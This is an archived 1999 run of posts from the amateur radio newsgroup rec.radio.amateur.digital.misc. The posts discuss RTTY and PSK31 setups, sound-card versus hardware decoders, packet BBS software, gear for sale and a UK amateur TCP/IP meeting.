>Guess at my old age I am 'slow' cuz, I tried to set up the DSP599 with
>RS232 to run RTTY and seems I don't understand what I'm being told
>i.e.----I need software that will decode / encode RTTY (?) now are
>they telling me a program like PCPLUS running RS232 will not work? I
>really need a "software program " installed in my PC that will "do" RTTY
>encode and decode in addition to the DSP599zx ? Guess if thats true
>then all the DSP599 does is add better and sharper filters ?
>Tnx from an ol' analog guy AL k2spo
>
Hello Al:

The DSP-599z has a RTTY modulator/demodulator, as well as digital filters for use with TNC's. To run RTTY with just the DSP-599zx Timewave supplies DSP-RTTY a WIN 95/98/NT program, See http://www.timewave.com for more information.

73

John Douglas
N0ISL
Timewave

2092. Re: help DSP599 / RTTY

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-04-26 00:00:00 UTC
From: jdouglas@timewave.com
Message-ID: <7g0gul$938$1@news.minn.net>
Source record: 18493

In article <37533fd5.772234818@news.atl.bellsouth.net>, ke4zv@bellsouth.net (Gary Coffman) wrote:

>
>Thirdly, you can just use the DSP599 as a narrow filter in front of a
> conventional
>TU or data controller. In that mode, it is simply acting as a bandpass filter.
> You
>don't gain much benefit from using it this way unless your receiver's narrow IF
>
>filters are poor.
>

Gary missed on this point, The DSP-599zx has Twin peak brick wall filters for each mode of the PK-232 which not only decresae bandpass but peaks the tones being used.

See http://www.megalink.net/~n1rct/dxcc/vp9story.html for an example of the DSP-599zx in use from N1RCT.

73

John Douglas
N0ISL
Timewave Technology

2093. 1999 YOUNG HAM OF THE YEAR NOMINATIONS SOUGHT

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-04-26 00:00:00 UTC
From: newsline@ix.netcom.com
Message-ID: <7g10c6$kmh@sjx-ixn5.ix.netcom.com>
Source record: 18494

1999 YHOTY AWARD - NOMINATIONS CLOSE MAY 30

The nominating period is open only until May 30 for the 1999 Newsline Young Ham of the Year Award. With corporate sponsorship from Yaesu USA

and CQ Magazine, the Young Ham of the Year Award seeks to honor the Amateur Radio related achievements of those hams age 18 or younger.

In addition to a trip to the 1999 Huntsville Hamfest courtesy of Yaesu, this
years winner will also get to spend a week in Spacecamp Huntsville thanks to
CQ.

The full details, rules and a nominating form are available right now on our
website at www.arnewsline.org. Or send a self addressed stamped envelope to
the 1999 Newsline Young Ham of the Year Award, 28197 Robin Avenue, Santa Clarita California 91350.

2094. Re: CW on a PC - new URL

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-04-26 00:00:00 UTC
From: amx@i.am
Message-ID: <7g17m2$rg3$1@nnrp1.dejanews.com>
Source record: 18495

In article <372323f0.45831871@netnews.worldnet.att.net>,
wa2rsx@att.netWORKed.net wrote:

>
> After hearing fine comments about your CwGET program, I tried to
> download from both URLs this morning; unfortunately, I was not able to
> proceed with the download, for some unknown reason.
>
> I will try again during weekday; perhaps your URLs are not functional
> over weekend days ?

It is strange, I tested it yesterday (and right now, too).
Probably, there were some network problem.
Try again http://ua9osv.virtualave.net , please .
Or you can get it as http://ua9osv.hypermart.net/cwget005.zip or
http://amx.webprovider.com/cwget005.zip .

73!
Sergei,
UA9OSV

----------== Posted via Deja News, The Discussion Network ==----------
http://www.dejanews.com/ Search, Read, Discuss, or Start Your Own

2095. Re: CW on a PC - new URL

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-04-26 00:00:00 UTC
From: amx@i.am
Message-ID: <7g18orsbc1@nnrp1.dejanews.com>
Source record: 18496

In article <374c5a7a.727207952@news.atl.bellsouth.net>,
ke4zv@bellsouth.net (Gary Coffman) wrote:

> >> There are some programs to receive CW just via sound card.
> >> One of them is my CwGet .
> >>
> >> http://ua9osv.virtualave.net
> >

> CWGet is a very nice program, Sergei. I've been playing with
> it for the past hour and it does a good job copying. I really like
> the way you've implemented the displays and controls. It was
> dead easy to learn to use without even reading your help file.
> (And your help file is good too.)
>
Thanks a lot to John, VE3NFK who help me to edit english manual
for CwGet .

> OTOH, I also downloaded CWType, that could use a bit more
> work. It sends good code, but it is clumsy to operate, not nearly
> as intuitive as CWGet. Your help text isn't very clear either.

I wrote it myself, and my english is not very good so far :-)

> I'm sure it is a fine program once you get used to it, but after
> playing with CWGet I was a bit disappointed.
>
You suggestions are welcome.
You donations are welcome too :-)

73!
Sergei,
UA9OSV

-----------== Posted via Deja News, The Discussion Network ==----------
http://www.dejanews.com/ Search, Read, Discuss, or Start Your Own

2096. FS: Motorola HT-440 VHF 4 Watt 4 Channel

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-04-26 00:00:00 UTC
From: Tech 55 <ST1A55@email.msn.com>
Message-ID: <Oz38u87j#GA.295@cpmsnbbsa05>
Source record: 18497
Cross-posted to: rec.radio.amateur.digital.misc,rec.radio.amateur.equipment,rec.radio.amateur.misc,rec.radio.swap

HT440 VHF 140-170 4 Watt 4 Channel
Ch 1: Blank
Ch 2: TX/RX 151.955
Ch 3: TX/RX 146.280
Ch 4: TX/RX 144.480

Asking $75.00 Or Best Offer

For Picture And More Info Visit: http://www.channel21.com/radio/tech55/

E-mail At: ST1A55@msn.com
Thanks!! Rich

2097. Re: Kenwood TS440 PSK31 connects

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-04-27 00:00:00 UTC
From: nobody@crosslink.net
Message-ID: <37250b3a.5820059@news.crosslink.net>
Source record: 18403

On Sun, 18 Apr 1999 10:30:13 -0400, "Andrew J. O'Brien"
<obrienaj@netsync.net> wrote:

>Lost my Kenwood TS440S manual and it has been YEARS since I used digital
>modes. I want to hook up my Kenwood TS440 to the computer for PSK31
>operation. The PSK31 docs say hook the soundcard output to the auxiliary
>input of the rig, my question is : Where on my TS440 back panel is an
>auxiliary input ?
>
If you have a connector on the back panel labeled ACC2 and it has 13
pins, then it's probably the same as on the TS-450 which would be pin
11. The pins on the plug are numbered strange, so if you want to do
that, I will try to figure out how to tell you in an unambiguos way
where pin 11 is.

Looking at the plug, not the socket. and orienting it so that the one
pin that is all by itself (pin 13) is at the top, then pin 1 is in the
lower right corner and pin 12 is in the upper left corner.

2098. Digital box

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-04-27 00:00:00 UTC
From: KG0FT <kg0ft@arrl.net>
Message-ID: <372584d0@news1.us.ibm.net>
Source record: 18404

Need some education on what to look for when shopping for a digital box -- TOR modes, RTTY, etc. (Is TNC the correct term for HF digital?) With Kantronics, MFJ, and all the others out there, how do I differentiate? What makes one good and one not so good?

Appreciate the input.

Fred, KG0FT

2099. Re: Kenwood TS440 PSK31 connects

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-04-27 00:00:00 UTC
From: cmjk2og@aol.com
Message-ID: <19990427075329.18132.00000008@ng123.aol.com>
Source record: 18405

Use the ASFK sockets. They are much easier to use than modifying the 13-pin
din plug.

C. Jespersen K2OG

2100. Re: Asynchronous Communication

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-04-27 00:00:00 UTC
From: Mark Sailer <msailer@msailer.rhic.bnl.gov>
Message-ID: <3725B79E.E30BAE53@msailer.rhic.bnl.gov>
Source record: 18406

Trevor Lowe wrote:

> Hello all.. Here's a fun one..
>
> I want to build a digital temperature sensor to measure ambient air
> temperature. I want to interface this with my computer through the
> serial port in order to have software (eventually to be written by me &
> my dad) query the sensor at specified intervals, and log the results in
> a standard ASCII text file.
>
> I've been to the national semiconductor site and have looked at line
> drivers and LM35/LM75's etc... However, I know precious little about
> digital async comms. I understand digital electronics and theory, and I
> understand the RS-232 standard (N-8-1 and all that :)). What I don't
> understand is what logic is req'd to make this unit work? BTW, the LM75
> seems to be a better choice for this project.
>
> 73, VE3NFT
> Trevor, Toronto

Try this site. They sell kits that connect to the serial port.
Works under LINUX too.

http://www.spiderplant.com/

--

Mark N2JTW

2101. Re: Digital box

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-04-27 00:00:00 UTC
From: ke4zv@bellsouth.net
Message-ID: <3729d0ae.88343077@news.atl.bellsouth.net>
Source record: 18407

On Tue, 27 Apr 1999 04:34:43 -0700, "KG0FT" <kg0ft@arrl.net> wrote:
>Need some education on what to look for when shopping for a digital box --
>TOR modes, RTTY, etc. (Is TNC the correct term for HF digital?) With
>Kantronics, MFJ, and all the others out there, how do I differentiate? What
>makes one good and one not so good?

Strictly speaking, the term Terminal Node Controller (TNC) applies only
to packet (and packet is an abomination on HF). Things like a PK232 or
KAM are properly called multimode data controllers. However, since there
are now good programs which use your sound card and host DSP for HF
digital data modes such as RTTY, AMTOR, PACTOR, PSK31, the various
Hellschreiber modes (and SSTV too), there is little reason to use an external
box and leave your powerful computer to act as only a dumb terminal to a
little 8-bit processor for operating these modes.

There are a couple of modes which do need either a plug in card or an external
box. Those are Clover II and PACTOR II. They require dedicated high speed DSP
hardware. If you want to run these specialized modes, you have to buy the hardware
to do it (from HAL or SCS). But for the other commonly used modes, a sound card
and software on a moderately fast PC does just fine (usually that setup performs
better than the boxes with analog hardware filters). Boxes with dedicated hardware
DSP on board may (or may not) perform better for particular modes than the sound
card and host DSP, but any difference is usually slight.

If you're using an old slow computer, or if you want to run unattended with your
computer powered down (the rules for unattended operation on HF are very
restrictive, so you probably won't do this), then you might still want to consider
an external box. If you're still using your Osborne 1, or a Mac, or a laptop without
sound capability, then you might need the external box. The KAM is a popular
choice for that (if you can find a PK232MBX, it will serve too). Otherwise, the
sound card and software is the best way to go. There are a number of good
programs available free on the net, and some that are sold commercially. All
are cheaper than an external multimode data controller, most will work better
too.

Gary
Gary Coffman KE4ZV | You make it |mail to ke4zv@bellsouth.net
534 Shannon Way | We break it |
Lawrenceville, GA | Guaranteed |

2102. any packeteers in Southern ontario

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-04-27 00:00:00 UTC
From: james.alexander@hcol.humberc.on.ca
Message-ID: <tcpnntpd.19.4.27.13.55.32.2443217854.10241500@hcol.humberc.on.ca>
Source record: 18408

Greetings everyone.

Just wondering if theres any packeteers still alive in southern ontario on 70cm? specifically in the toronto/mississauga area?

Aside from the usual bunch of regulars I hear on the repeaters (a dozen or so) on 70cm the band seems abysmally dead.

2103. IC706 to KAM+ cable, MFJ-5065YH

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-04-27 00:00:00 UTC
From: faunt@netcom2.netcom.com
Message-ID: <FAUNT.99Apr27113401@netcom2.netcom.com>
Source record: 18409

I picked up one of these cables in order to make a clean sturdy cable for interconnecting my IC-706, KAM+ and optionally the DSP599zx. The current connection is a little sloppy.

I am going to rebuild it anyway, since it doesn't support FSK, but was surprised to learn that it's wired incorrectly for any use, and the diagram that comes with it doesn't show either the actual way the cable is wired, or the way it should be wired, even without FSK.

If you're trying to get up on RTTY using this equipment, be warned.

This is the second cable of this sort I've gotten, and both of them were originally wired the same incorrect way. The first one, I hacked up without checking, but have enough remnants to be able to determine this really is the case. I've sent email to MFJ about this.

73, doug

2104. Re: Software ,Gateway,form HF pactor to 2 M packet;

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-04-27 00:00:00 UTC
From: 106255.1565@compuserve.com
Message-ID: <372609d5.4549019@news.compuserve.com>
Source record: 18410

"Woody Epp" <w7epp@email.msn.com> wrote:

>I need help finding software that will connect pactor mailbox, to packet on
>2 meters. so one can leave mesg. in computer,mailbox, for mobile to base
>stations. HF on 80 meters to 2 meters. and visa versa.
>Can anyone help. The equipment is windows 98, and pk-232mbx.
>Thanks mutch for your help in addv. Woody Epp w7epp
> w7epp@msn.com
>
>
I have been looking for something similar but the best I can find is
XPWIN which handles multi tncs (including my PK-232) and has an
internal mailbox. No cross connection but both modes can access the
mailbox. I have 2 VHF ports and one HF pactor port. The only other
program is a true mail handling system WINLINK.
Both also have facilities to control the HF rig if it has a computer
interface.
Richard

2105. Re: wanted: linux based packet bbs software

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-04-27 00:00:00 UTC
From: walterk@dip.de
Message-ID: <37290803.5020714@news.dip.de>
Source record: 18411

Moin,

"William Hubbs" <kc5eiv@airmail.net> schrieb/wrote
>I am looking for a packet bbs program which will run under linux.
>It would need to support the KAM Plus tnc, or any kiss mode tnc

BayCom-Box (www.baycom.org)
DP-Box (i do not have a URL, maybe at http://www.snafu.de/~wahlm/)
FBB (www.f6fbb.org (?))

Gruss,
Walter

--
Walter Koch Hochdahl am Neandertal
walterk@mail.dip.de ham:dg9ep@db0iz
http://home.pages.de/~dg9ep/ qrv:db0iz-9

2106. TM 11-2715, Installation of Radio Sets in Military Jeeps

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-04-27 00:00:00 UTC
From: Ben Azari <bijan@armyradio.com>
Message-ID: <925245191.20661.13.nnrp-03.9e98f6bb@news.demon.co.uk>
Source record: 18412

The Complete TM 11-2715, Technical Manual, Installation of Radio Sets in Military Jeeps.
http://www.armyradio.com/publish/TM_11-2715/TM_11-2715.htm

Articles on:
Model AQST East German 'HRO' Receiver.
Communication Equipment of The North Vietnamese Army and the Viet Cong.
Collection of Japanese W.W.II Military Radios.
Russian Military Radios.
The Iraqi Radios of Desert Storm.
http://www.armyradio.com/publish/Articles/Your_Articles.htm

Other useful information on Military Radios and Vehicles.
http://www.armyradio.com/publish/Information.htm

Army Radio Sales Co. Specialise in Military Communications Equipment.
website at www.armyradio.com

--

Ben Azari
Army Radio Sales Co.
HTTP: www.armyradio.com
HTTP: www.armyradio.co.uk
E-Mail: sales@armyradio.com

2107. Re: Digital box

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-04-27 00:00:00 UTC
From: tbendell@bmts.com
Message-ID: <925245002.669970@cindy.bmts.com>
Source record: 18413

On 1999-04-27 ke4zv@bellsouth.net(GaryCoffman) said:

>Osborne 1,
>might need the external box. The KAM is a popular choice for that

Ohhh! I just love it when you talk dirty! I STILL use my OS-1 for Ham
stuff.....AH the good old days....hee hee.

73
Terry
VE3TKB

tbendell@bmts.com

Net-Tamer V 1.11.2 - Test Drive

2108. RadioRaft 3

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-04-27 00:00:00 UTC
From: Francois Michaud-Herbst <frmichaud@compuserve.com>
Message-ID: <37261B73.49FB@compuserve.com>
Source record: 18414

Be carefull with Radio Raft 3, the new protection system invented by Mr Guillet does not works and is dangerous for your computer hardware. I downloaded 3 times the software, installed 3 times the free version and each time asked to make a disk to have the first part of the serial number to be abble to register, each time I had error messages and the disk which was formated is no longer and need to be demagnetised to be abble to reformat it, the computer refusing to recognize it. I dont know what the Mr Guillet program's did on the disk but the disk drive was making terrible noise and I thought everything will break.
I tried on my personnal IBM Ambra and on the 6 computers from my office (HP Brio and HP Vectra) with the same result each time the disk drives (ALPS or Sony) makes a terrible noise and I thought everything will be destroyed.
I have nothing again software protection to prevent piracy but it will destroy your hardware it is an other story.

Francois Michaud VE2 MHF

2109. Anyone know about digis?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-04-28 00:00:00 UTC
From: Tom Hoyt <kc8ish@juno.com>
Message-ID: <01be911b$c10000e0$29c967ce@4th-of-4>
Source record: 18415

Hello, my name is Tom and my callsign is KC8ISH. I have become very interested and excited about the packet mode of operation, particularly APRS. I am 26 years old and have had my tech plus license for well over a year now. My home QTH is Niles, MI, within the gridsquare of EN61. If there is anyone who lives near me or knows someone who lives near me, I would like some info on any and all digis and BBS's in this area.

Thanks and 73.

Tom, KC8ISH

2110. Kenwood TM-G707A Packet Cable?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-04-28 00:00:00 UTC
From: z_w_c_c@excite.com
Message-ID: <37267b57.84840055@news.azstarnet.com>
Source record: 18416

I can't decode how the PTT connection from the TNC is supposed to go
into the data connector on this radio. Has anyone here done it??

73, Wayne, K2DT (k2dt@arrl.net)
Remove the anti-spam z_ prefix from email address.

2111. Re: Pre amp

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-04-28 00:00:00 UTC
From: Gerald Taylor <getaylor@telepath.com>
Message-ID: <3726D2A9.178C4A7C@telepath.com>
Source record: 18417

Go to the following web site. There are both schematics and pre-amps
available. I built one and it works well. Also Hamtronics at
www.hamtronics.com has receivers and pre-amps.
http://ourworld.compuserve.com/homepages/HFFAX/hffax.htm
"Lauri D. Lundgren" wrote:

> I'd like to get a schematic for a pre amp to put at the antenna for
> around 137 MHz to use for the Meteor and NOAA satellites. I'd be happy
> to purchase plans or one already built. Any help is appreciated. Thanks
> in advance. Larry, N1UKX

--

2112. EA WW Rtty Contest 1999

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-04-28 00:00:00 UTC
From: Gerhard <g_marconi@yahoo.com>
Message-ID: <7g6r7e$s67$1@nnrp1.dejanews.com>
Source record: 18418

Hi there,
Did anyone work the EA WW Rtty Contest this year (4.April 99) ??

Would like to know about my ranking.
Gerhard from Salzburg

--
Where do you want to go today ??
=> back to dos ...

-----------== Posted via Deja News, The Discussion Network ==----------
http://www.dejanews.com/ Search, Read, Discuss, or Start Your Own

2113. Re: Anyone know about digis?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-04-28 00:00:00 UTC
From: AC6V <ac6v@ix.netcom.com>
Message-ID: <37271096.2142@ix.netcom.com>
Source record: 18419

Tom Hoyt wrote:
>
> Hello, my name is Tom and my callsign is KC8ISH. I have become very
> interested and excited about the packet mode of operation, particularly
> APRS. I am 26 years old and have had my tech plus license for well over a
> year now. My home QTH is Niles, MI, within the gridsquare of EN61. If
> there is anyone who lives near me or knows someone who lives near me, I
> would like some info on any and all digis and BBS's in this area.
> Thanks and 73. Tom, KC8ISH

Hi Tom Have you seen the North American Digital System Directory
at URL:
http://www.tapr.org/directory/us.html

More packet and APRS info at URL:
http://www.ac6v.com/pagew.html#PACK

---
73 From Rod In San Diego

AC6V INDEX TO DX AND HAM RADIO
FEATURING 88 PAGES, 400 INDEXED TOPICS, AND 3000 LINKS
Over 350,000 visits on the counter
http://www.ac6v.com/pageas.html -- Alphabetical Index
http://www.ac6v.com/ -- Home Page

2114. Need 220 Rig for DXCluster Backbone

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-04-28 00:00:00 UTC
From: Jim Johnson <kc4hw@iu.net>
Message-ID: <37274791.EC84A7B1@iu.net>
Source record: 18420

looking for a tm331 or ic37a or similiar radio...

email or call 407-242-2885 (please leave a message)

jim/kc4hw

2115. FS: Realistic Pro-41 10 Channel Scanner

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-04-28 00:00:00 UTC
From: Tech 55 <ST1A55@email.msn.com>
Message-ID: <ufzcV3ek#GA.222@cpmsnbbsa02>
Source record: 18421
Cross-posted to:
rec.radio.amateur.digital.misc,rec.radio.amateur.equipment,rec.radio.amateur.misc,rec.radio.scanner,rec.radio.swap

```
Realistic Pro-41 10 Channel Scanner

Asking $50.00 Or Best Offer

For Picture And More Info Visit: http://www.channel21.com/radio/tech55/

E-mail At: ST1A55@msn.com
Thanks!! Rich
```

2116. 1.288Mbps PSK

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-04-29 00:00:00 UTC
From: Anthony Hall <term@seesaw.wustl.edu>
Message-ID: <7g9gbp$1f5$2@news1.mpx.com.au>
Source record: 18422

Hello,

Has anybody built the 1.288Mbps PSK Data link by hamradio.si in the Hardware Page under the 13cm/23cm PSK Data Link?

If so, could you please email me the components used and possibly suppliers of these ?

Better drawings would be great..

killer00@tig.com.au

2117. Re: any packeteers in Southern ontario

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-04-29 00:00:00 UTC
From: tbendell@bmts.com
Message-ID: <925390925.367410@cindy.bmts.com>
Source record: 18423

On 1999-04-27 james.alexander@hcol.humberc.on.ca said:
>Newsgroups: rec.radio.amateur.digital.misc
>Greetings everyone.
>Just wondering if theres any packeteers still alive in southern
>ontario on 70cm? specifically in the toronto/mississauga area?
>Aside from the usual bunch of regulars I hear on the repeaters (a
>dozen or so) on 70cm the band seems abysmally dead.

Nope none left.
We all moved to central Ontario on VHF.

VE3TKB@VE3FJB.#CON.ON.CA.NA

I use TPK 183.c , is there any TCPIP (NOS) Left on the air down south?

73
Terry

tbendell@bmts.com

Net-Tamer V 1.11.2 - Test Drive

2118. Re: Digital box

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-04-29 00:00:00 UTC
From: Glen Menendez <menendez@kodak.com>
Message-ID: <3728A6AB.543A0A8F@kodak.com>
Source record: 18424

Gary,

I wonder if you could clarify this for me. In addition to being active on the amateur bands, I enjoy listening to shortwave and decoding fax, rtty, and anything else my multimode controller will decode. I have recently been considering one of the more advanced products such as the Hoka or Universal M-8000. Do these products offer anything that software modules and a soundblaster do not? I have yet to find a comprehensive "all-in-one" software package that would provide the convenience of a dedicated decoder, but if I can save the cash by collecting software on the internet that will provide equal performance I'd gladly do it.

Thanks,

Glen Menendez KD4EQI

Gary Coffman wrote:

> ...<snip> there is little reason to use an external
> box and leave your powerful computer to act as only a dumb terminal to a
> little 8-bit processor for operating these modes.
> <snip> There are a number of good
> programs available free on the net, and some that are sold commercially. All
> are cheaper than an external multimode data controller, most will work better
> too.
>
> Gary
> Gary Coffman KE4ZV | You make it |mail to ke4zv@bellsouth.net
> 534 Shannon Way | We break it |
> Lawrenceville, GA | Guaranteed |

2119. Multi band KK7B DDS VFO Web site

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-04-29 00:00:00 UTC
From: Stephen Farthing <stephen@stevef.demon.co.uk>
Message-ID: <925411230.50830.0.nnrp-80.7521989e@news.demon.co.uk>
Source record: 18425
Cross-posted to:
alt.ham-radio.hf,alt.ham-radio.vhf-uhf,rec.radio.amateur.digital.misc,rec.radio.amateur.homebrew,uk.radio.amateur

Dear R2/T2, miniR2 and Phasing DC fans,

Jan (G0BBL), Alan (G7PUB) and Steve(G0XAR) would like you to visit their QRP2000 web site at http://www.stevef.demon.co.uk/qrp2k/qrp2000home.htm. It describes our progress so far on building a multi band transceiver based on the well known KK7B R2/T2 modules coupled with BPF, PA, LPF modules from Hands electronics. It covers top band to ten meters, USB,LSB and CW. Our contribution is our own design dual DDS VFO coupled with a PIC based controller. This overcomes the difficulties of generating perfect phasing over a wide range of frequencies using analogue techniques. The result is the effective multi-banding of what, in the past, has largely been considered as a single band design.

We hope it is of interest to the QRP community.

Jan, Alan and Steve AKA the QRP2000 team.

2120. Re: Has anyone written a book about Soundcards?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-04-29 00:00:00 UTC
From: Patrick Ouellette <pouelle@pop3.utoledo.edu>
Message-ID: <3728AF1F.D9E125BB@pop3.utoledo.edu>
Source record: 18426
Cross-posted to:
rec.radio.amateur.digital.misc,rec.radio.amateur.digital,alt.ham-radio.packet,rec.radio.amateur.packet,alt.ham-radio.amtor.packet

W1PEV wrote:
>
> Has anyone written a step by step, plain language book about using
Try:

http://www.ife.ee.ethz.ch/~sailer/pcf/winsm/

> Soundcards as a TNC (Im and old dog thats looking to learn some new tricks)?
> A few gracious amateurs have directed me to various websites regarding this
> conversion however they all seem to be written for computer geniuses. Im in
> need of some very basic information ie:
>
> 1. What drivers or software are needed?
> 2. Step by step software installation instructions.
> 3. How does one access the program once installed into the computer?
>
> Any assistance would be greatly appreciated.
>
> 73's

--
Patrick Ouellette
Assistant Computer Engineer
Engineering College Computing
The University of Toledo

pouellet@eng.utoledo.edu

Is fearr Gaeilge bhriste, nï¿½ Bï¿½arla cliste.

2121. XPWIN

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-04-29 00:00:00 UTC
From: Murray Harris <mth2@nwark.com>
Message-ID: <FCDE017112E329DD.C55C21903CFFEA1A.AC0EA9B26475DBFF@library-proxy.airnews.net>
Source record: 18427

Gary Johnson is writing an update to XPWIN to
allow the program to run PSK31 just like it does
the other digital modes. He says that it should
be available in a few weeks. Thanks to him for
the excellent software and for the work he has put
into it.

Murray, W5XH

2122. Cushcraft R7 for sale

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-04-30 00:00:00 UTC
From: Mike Cobb <mcobb@cobbcomm.com>
Message-ID: <37291BFF.46C9CBF2@cobbcomm.com>
Source record: 18428

I have a Cushcraft R7 for sale. Its in GREAT shape and is currently in 1 piece in the backyard. The YL is giving me grief! Help me.....All serious offers/trades considered.

Mike (KF6MPI)
DM13

2123. Re: Digital box

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-04-30 00:00:00 UTC
From: ke4zv@bellsouth.net
Message-ID: <373142e8.287194475@news.atl.bellsouth.net>
Source record: 18429

On Thu, 29 Apr 1999 14:36:28 -0400, Glen Menendez <menendez@kodak.com> wrote:
>Gary,
>
>I wonder if you could clarify this for me. In addition to being active on the amateur
>bands, I enjoy listening to shortwave and decoding fax, rtty, and anything else my
>multimode controller will decode. I have recently been considering one of the more
>advanced products such as the Hoka or Universal M-8000. Do these products offer
>anything that software modules and a soundblaster do not? I have yet to find a
>comprehensive "all-in-one" software package that would provide the convenience of a
>dedicated decoder, but if I can save the cash by collecting software on the internet
>that will provide equal performance I'd gladly do it.

I don't know of an "all-in-one" software package that'll handle all of the utility service signals as well as all amateur signals. One may exist, but I think you'll need several programs to cover everything. I saw a list a while back of programs for utility monitoring, and as I recall there were a number of software analysis and decoding packages available. As I recall, there are a couple dozen different types of signals in use. A few of them, such as the Clover 2000 used by Globe Wireless, would need special proprietary hardware assist to decode. But most can be handled with a sound card and software. That's the most general sort of decoding system. As far as I know, the Hoka and Universal decoders can't do them all either.

Utility monitoring is a pretty specialized hobby. I'm not an expert in this area. You'll need to go web crawling to find the experts who can tell you more about the particular sorts of signals you'll find, and the sorts of programs that will decode them. As I understand it, there are some signals which have resisted amateur decoding.

Signal analysis programs such as Analyzer 2000, Cool Edit, or Gram42 can be useful for figuring out what sort of signal you've found. I keep a copy of Gram42 running when I'm snooping around on the bands. It doesn't actually decode anything (except the Hellschreiber modes), but it gives you a good real time spectral picture of what you're receiving. That lets you deduce what the signal is so that you can call up the proper program to decode it.

Gary
Gary Coffman KE4ZV | You make it |mail to ke4zv@bellsouth.net
534 Shannon Way | We break it |
Lawrenceville, GA | Guaranteed |

2124. 1.288M/s PSK

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-04-30 00:00:00 UTC
From: Anthony Hall <term@seesaw.wustl.edu>
Message-ID: <7gbuav$lh6$2@news1.mpx.com.au>
Source record: 18430

Has anybody constructed the design found on www.hamradio.si in the Hardware page, namely the 23/13cm designs for a 1.288m/s PSK packet radio device.

if so could you please contact me.
killer00@tig.com.au

2125. UKIP-11 Directions.

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-04-30 00:00:00 UTC
From: pevy@Reply
Message-ID: <7gbvpd$6b82@nmp02.nmp.nokia.com>
Source record: 18431

UKIP11
======

The Thames Valley IP User Group (TVIPUG) would like to propose
'A gathering of interested parties' hereinafter called UKIP11.

The purpose of this meeting is to allow Radio Amateurs who are
interested in amateur TCP/IP networking to meet and discuss
topical matters.

The date is Sat 15 May 1999 at The British Red Cross HQ in
Send, near Woking, Surrey.

The Center will be open from 10:00 and we would like to start
at 10:30. Because of another booking of the center, we will have
to vacate the premises by 17:30 at the latest but it is not expected
that this will be a problem.

Tea, coffee and biscuits will be provided by TVIPUG.

Woking is easily accessible by train and road (A3, M25 etc) and
there is ample parking near the Red Cross HQ.

The use of the premises is being provided by a member of the Red Cross
so it is felt appropriate that we make a donation to the Red Cross
by way of a thank you. To this end, a collecting plate will be located
near the signing in book.

The detailed directions to Send are included below.

A local hostelry can take care of lunchtime dietary requirements.

If you would like to attend, please can you drop me an email
so we can get an idea of numbers.

Also, additions to the proposed agenda will be greatfully received.

Regards.. Andy Pevy G4XYW

Email:- andy@g4xyw.demon.co.uk

==========

Proposed agenda :-

1, UKIP-Webpage Maps and Gateway files

2, CONVERSE

3, LINKS

4, Modems & TNC's

5, NEW BANDPLAN

6, SOFTWARE DEVELOPMENTS

7, FULL DUPLEX

8, REGEN

9, IP COORDINATORS

10, SERVICES

11, A.O.B.

==========

The following people have expressed an interest in attending :-

Mike Knell (Hopefully)
Paul Taylor G1PLT
Kevin Frost G1BWT
David Humble G0TWN
Tony Green G8NRB
Steve Morton G8SFR
Stuart Barron G7JYF
Steve Kitchener G6DZJ
Chris Meadows G6KMQ
Leigh G7IUB
Darryl Miles G7LED
Nick Parnell G4ZXI
Roger Taylor G4HZA
Robin Gilks G8ECJ
Martin Coker G1LIG
John Townsend G8JAD
Kevin Taylor G6YTC
Alan Walker GB7ESC
Andy Pevy G4XYW andy@g4xyw.demon.co.uk

+ Others that I have heard about on the grape vine :-)

==========

Directions to UKIP-11 being held on Sat 15 May 1999 at the Red Cross
Center in Send near WOKING Surrey.

From the M25.....
==========

Take the A3 exit from the M25 (Junction 10) and head towards Guildford.

Take the exit slip road which is signposted to Ripley and Ockham (This
slip road is located just after a big lake which is on the left hand side
of the A3 and NOT the exit which leaves the A3 from the layby just after
the M25 A3 junction.).

At the end of the slip road is a roundabout. Follow the roundabout under the A3 and then turn Left towards Ripley village, along the B2215.

Follow this road through Ripley village and continue until you arrive at a Shell Petrol Station which is opposite a roundabout.

At this roundabout, turn right towards Send Village. This road is the A247.

Now goto 'Homing in from the A3'

Approaching on the A3 from Guildford.....
==========

Take the Slip road off the A3 signposted to Ripley. This is the first available exit from the A3 after Guildford.

At the roundabout at the end of the slip road, turn left towards Send Village. This is the A247.

Homing in from the A3....
==========

Follow the A247 towards Send, continue until you pass a set of traffic lights at a cross roads. Continue until you see another Shell Petrol Station on the Right hand side. Turn left into 'Sandy Lane' which is just before the Petrol Station.

For those who carry GPS (or a map) the NGR of the junction of Sandy Lane and the A247 is :-

TQ 026556

The Red Cross Center is in Sandy Lane.

In case of problems on the day I can be contacted on 0976 750090.

A map of the area can be found at 'www.tvipug.freeserve.co.uk'. Follow the link to ukip-11.

--

Andy Pevy. Nokia R&D Ltd. (Main)+44 1252 866000 (Direct)+44 1252 866669.
